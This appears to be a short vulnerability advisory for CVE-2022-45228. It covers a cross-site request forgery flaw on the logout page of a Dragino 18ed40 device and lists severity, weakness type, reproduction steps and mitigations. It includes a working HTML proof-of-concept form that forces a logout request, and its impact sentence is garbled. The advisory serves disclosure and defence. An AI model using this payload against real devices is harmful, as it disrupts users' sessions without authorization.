SECTRIO

Vulnerability Report

CVE-2022-45228

Date: 08/12/2022

Author: K. Narahari

Vulnerability Description

DRAGINO - 18ed40 device allows Cross-Site Request Forgery (CSRF) on the logout page.

Impact

Logout any victim into the attacker account, send the HTML made by the attacker and then logout him from the session.

Severity


Category	CVSS 3.0 score
Medium	5.0

Weakness Enumeration

CWE-ID	CWE Name
CWE-352	Cross-Site Request Forgery

Steps to Reproduce

1. Enter the credentials and login to the portal. Then click **Logout** and intercept the packet.




2. Generate the CSRF POC and save it into a text file in the .html format.

```
<html>
  <!-- dragino- 18ed40 Logut CSRF POC -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://10.10.20.74/cgi-bin/luci//admin/logout">
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

3. Open any browser, login, and then submit this CSRF request.

4. Reload the page. Now, we can see that the user has been logged out from current session due to CSRF.



Mitigation:

- Implement CSRF protection.
- Implement CSRF tokens at logout.